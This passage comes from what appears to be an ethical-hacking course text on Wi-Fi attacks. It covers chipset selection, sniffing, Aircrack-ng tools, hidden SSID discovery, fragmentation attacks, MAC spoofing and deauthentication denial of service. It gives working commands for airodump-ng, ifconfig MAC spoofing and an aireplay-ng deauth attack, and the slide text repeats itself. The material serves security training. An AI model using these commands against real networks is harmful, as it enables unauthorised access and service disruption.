not sufficient to choose the Wi-Fi card. The attacker must also know about the chipset of the card. Most card manufacturers are reluctant to reveal the chipset used in their cards, but this information is critical for the attacker because it allows the attacker to determine the supported OS, the required software drivers, and limitations.
- **Determine the chipset of the Wi-Fi card**: An attacker can determine the chipset of a Wi-Fi card using the following techniques.
    - Search the Internet.
    - View Windows driver filenames, which often reveal the chipset name.
    - Check the manufacturer's page.

- The wireless chip can be directly viewed for some cards. Often, the chipset number can also be observed.
- The Federal Communications Commission (FCC) ID Search can be used to look up detailed information on the device if an FCC identification number is printed on the board. This search will return information on the manufacturer, model, and chipset.

Card manufacturers occasionally change the card chipset while retaining the model number. Manufacturers may call this a "card revision" or "card version." Therefore, an attacker's search must include the version or revision. The method to determine it may vary by OS. The site *https://wireless.wiki.kernel.org/en/users/Drivers* may provide compatibility information.

- **Verify the chipset capabilities**: Before choosing a Wi-Fi card, the attacker must verify that the chipset is compatible with the OS and that it meets all requirements.
- **Determine the drivers and patches required**: Attackers must determine the drivers required for the chipset and any patches required for the OS.

After considering all these aspects to choose a chipset, the attacker chooses a card that uses that specific chipset with the help of a compatible card list.



Decide if you simply want to listen to wireless network traffic or both listen to and inject packets. PCMCIA or USB

Sniffing Wireless Traffic

Sniffing is a type of eavesdropping in which attackers intercept all ongoing wireless communication. Attackers perform wireless sniffing by simply tuning a receiver to the target transmission frequency and identifying the target communication protocol used. Attackers analyze the captured traffic to perform further attacks on the target network. To sniff wireless traffic, an attacker needs to enable the monitor mode on their Wi-Fi card.

All Wi-Fi cards do not support the monitor mode in Windows. The following link can be used to check whether a Wi-Fi card supports the monitor mode: *https://secwiki.org/w/Npcap/WiFi_adapters*

Attackers use tools such as Wireshark with Npcap, SteelCentral Packet Analyzer, OmniPeek Network Protocol Analyzer, CommView for Wi-Fi, and Kismet to sniff wireless networks.

- **Wireshark with Npcap**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol sniffer and analyzer. It allows users to capture and interactively browse the traffic in a target network. Wireshark can read live data from Ethernet networks, Token Ring networks, FDDI networks, Point-to-Point Protocol (PPP) and Serial Line Internet Protocol (SLIP) networks, 802.11 wireless LAN, automated teller machine (ATM) connections (if the ATM's OS allows Wireshark to do so), and any device supported on Linux by recent versions of libpcap. Npcap is integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.

  Attackers capture wireless traffic by enabling the monitor mode in Wireshark. Wireshark allows attackers to capture a huge amount of management frames, control frames, data frames, etc. and further helps them analyze Radiotap header fields to gather critical information such as the protocols used, encryption techniques used, frame lengths, and MAC addresses.

Perform Spectrum Analysis

An attacker can use spectrum analyzers to discover the presence of wireless networks. The spectrum analysis of wireless networks enables an attacker to actively monitor the spectrum usage in a particular area and detect the spectrum signal of the target network. It also helps the attacker measure the spectrum power of known and unknown signals. Spectrum analyzers employ statistical analysis to plot spectrum usage, quantify "**air quality**," and isolate transmission sources. RF technicians use RF spectrum analyzers to install and maintain wireless networks and identify sources of interference. Wi-Fi spectrum analysis also helps in the detection of wireless attacks, including DoS attacks, authentication/encryption attacks, and network penetration attacks.

The following are some of the automated tools used by attackers for the spectrum analysis of a target wireless network.

- **RF Explorer**

  Source: *http://rfexplorer.com*

  RF Explorer is an RF spectrum analysis tool. It can operate as a standalone, handheld RF spectrum analyzer or interface with a PC running more sophisticated data analysis software. An RF spectrum analyzer is the instrument of choice for the initial detection and identification of RF interference sources and the subsequent monitoring of the health of a wireless system. RF Explorer is a basic tool used for observing transmitted RF signals and aids the user by providing a view of the local RF environment. This RF view can be used to help detect the presence of RF transmissions that are interference source.

Launch of Wireless Attacks: Aircrack-ng Suite

- Aircrack-ng is a **network software suite** consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker, and an analysis tool for 802.11 wireless networks; the program runs in Linux and Windows

https://www.aircrack-ng.org

Airbase-ng
Captures WPA/WPA2 handshake and can act as an ad-hoc AP

Aircrack-ng
Defacto WEP and WPA/WPA2-PSK cracking tool

Airdecap-ng
Decrypts WEP/WPA/WPA2 and can be used to strip the wireless headers from Wi-Fi packets

Airdecloak-ng
Removes WEP cloaking from a pcap file

Airdrop-ng
Used for targeted, rule-based deauthentication of users

Aireplay-ng
Used for traffic generation, fake authentication, packet replay, and ARP request injection

Airgraph-ng
Creates client-to-AP relationship and common probe graph from airodump file

Airmon-ng
Used to enable monitor mode on wireless interfaces from managed mode and vice versa

Airodump-ng
Used to capture packets of raw 802.11 frames and collect WEP IVs

Airolib-ng
Stores and manages essid and password lists used in WPA/WPA2 cracking

Airserv-ng
Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection

Airtun-ng
Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network

Easside-ng
Enables communication via a WEP-encrypted AP without the knowledge of the WEP key

Packetforge-ng
Used to create encrypted packets that can subsequently be used for injection

Tkiptun-ng
Injects frames into a WPA TKIP network with QoS and can recover a MIC key and keystream from Wi-Fi traffic

Wesside-ng
Incorporates different techniques to seamlessly obtain a WEP key within minutes

WZCook
Recovers WEP keys from XP's wireless zero configuration utility

Launch of Wireless Attacks

After completing the wireless network discovery, mapping, and analysis of the target wireless network, an attacker will be in a position to launch an attack on the target wireless network. The attacker may launch various types of attacks such as fragmentation attacks, MAC spoofing attacks, DoS attacks, and Address Resolution Protocol (ARP) poisoning attacks. This section describes wireless attacks and how they are performed.

Aircrack-ng Suite

Source: *https://www.aircrack-ng.org*

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2 PSK cracker, and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

- **Airbase-ng**: It captures the WPA/WPA2 handshake and can act as an ad-hoc AP.
- **Aircrack-ng**: This program is the de facto WEP and WPA/WPA2 PSK cracking tool.
- **Airdecap-ng**: It decrypts WEP/WPA/ WPA2 and can be used to strip wireless headers from Wi-Fi packets.
- **Airdecloak-ng**: It removes WEP cloaking from a pcap file.
- **Airdrop-ng**: This program is used for the targeted, rule-based de-authentication of users.
- **Aireplay-ng**: It is used for traffic generation, fake authentication, packet replay, and ARP request injection.

- **Airgraph-ng**: This program creates a client–AP relationship and common probe graph from an airodump file.
- **Airmon-ng**: It is used to switch from the managed mode to the monitor mode on wireless interfaces and vice versa.
- **Airodump-ng**: This program is used to capture packets of raw 802.11 frames and collect WEP IVs.
- **Airolib-ng**: This program stores and manages ESSID and password lists used in WPA/ WPA2 cracking.
- **Airserv-ng**: It allows multiple programs to independently use a Wi-Fi card via a client–server TCP connection.
- **Airtun-ng**: It creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network.
- **Easside-ng**: This program allows the user to communicate via a WEP-encrypted AP without knowing the WEP key.
- **Packetforge-ng**: Attackers can use this program to create encrypted packets that can subsequently be used for injection.
- **Tkiptun-ng**: It injects frames into a WPA TKIP network with QoS and can recover MIC keys and keystreams from Wi-Fi traffic.
- **Wesside-ng**: This program incorporates various techniques to seamlessly obtain a WEP key in minutes.
- **WZCook:** It is used to recover WEP keys from the Wireless Zero Configuration utility of Windows XP.

```


Step 4: Switch to airodump to see the revealed SSID

Detection of Hidden SSIDs

Based on the principle of security through obscurity, many organizations hide the SSID of their wireless network by not broadcasting it. This is a part of the security policy of many organizations because an attacker may take advantage of the SSID to breach the security of their wireless networks. However, hiding SSIDs does not increase security. An attacker can reveal a hidden SSID using the aircrack-ng suite through the following steps.

- Run airmon-ng in the monitor mode
- Start airodump-ng to discover SSIDs on the interface



```
C:\>airmon-ng start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ   Beacons   #Data,  #/s   CH   MB   ENC   CIPHER   AUTH   ESSID
02:24:2B:CD:68:EF   99    5      60         3     0    1   54e  OPN                   IAMROGER

Launch of Wireless Attacks: Fragmentation Attack

- A fragmentation attack, when successful, can obtain **1500 bytes of pseudo random generation algorithm (PRGA)**
- This attack **does not recover** the WEP key itself, but merely obtains the PRGA
- The PRGA can then be used to generate packets with **packetforge-ng**, which are in turn used for various injection attacks
- It requires at least **one data packet** to be received from the AP to initiate the attack

```

Fragmentation Attack

A successful fragmentation attack can obtain 1500 bytes of a pseudo-random generation algorithm (PRGA). However, this attack does not directly recover the WEP key. At least one data packet must be received from the target AP to initiate this attack.

The aircrack-ng suite helps the attacker obtain a small amount of keying material from the packet, following which it attempts to send ARP and/or logical link control (LLC) packets with known content to the AP. The attacker can gather a larger amount of keying information from the replay packet if the AP echoes this packet. An attacker repeats this cycle several times to obtain the PRTG. The attacker can use PRGA with packetforge-ng to generate packets for injection attacks.

MAC Spoofing Attack

- In Media Access Control (MAC) spoofing, attackers **change the MAC address** to that of an authenticated user to bypass the MAC filtering configured in an AP
- To spoof a MAC address, the attacker needs to set the value returned from ifconfig to **another hex value** in the format of aa:bb:cc:dd:ee:ff
- Attackers use MAC spoofing tools, such as **Technitium MAC Address Changer** and MAC Address Changer, to change the MAC address

Linux Shell

```
[root@localhost root]# ifconfig wlan0 down
[root@localhost root]# ifconfig wlan0 hw ether 02:25:ab:4c:2a:bc
[root@localhost root]# ifconfig wlan0 up
```

Logging as root and disable the network interface

Enter the new MAC address

Bring the interface back up

Technitium MAC Address Changer

Technitium MAC Address Changer allows you to change (spoof) the **MAC Address** of your **Network Interface Card** (NIC) instantly


MAC Spoofing Attack

A MAC address is a unique identifier hard-coded in the circuit of a network card by its manufacturer. Some networks implement MAC address filtering as a security measure. In MAC spoofing, attackers change their MAC address to that of an authenticated user to bypass the MAC filtering configured in an AP. To spoof a MAC address, the attacker simply needs to set the value returned by ifconfig to another hex value in the format of aa:bb:cc:dd:ee:ff. This change is made through the sudo command, which requires the root password. Attackers use MAC spoofing tools such as Technitium MAC Address Changer and MAC Address Changer to change the MAC address.



Linux Shell

```
[root@localhost root]# ifconfig wlan0 down
[root@localhost root]# ifconfig wlan0 hw ether 02:25:ab:4c:2a:bc
[root@localhost root]# ifconfig wlan0 up
```

Logging as root and disable the network interface

Enter the new MAC address

De-authentication Attack

Deauth command:

```
aireplay-ng --deauth 25 -h <TARGET
MAC> -b <AP MAC> ath1
```

Client is authenticated and associated with the AP

Client is no longer authenticated or associated with the AP

Attacker sends a de-authenticate request packet to take a single client offline

Client fully connected

Access Point


Attacker

Denial-of-Service: Disassociation and De-authentication Attacks

Wireless networks are vulnerable to DoS attacks because of the relationships among the physical, data-link, and network layers. Wireless DoS attacks include disassociation attacks and de-authentication attacks.

- **Disassociation Attack**

  In a disassociation attack, the attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the AP and client.

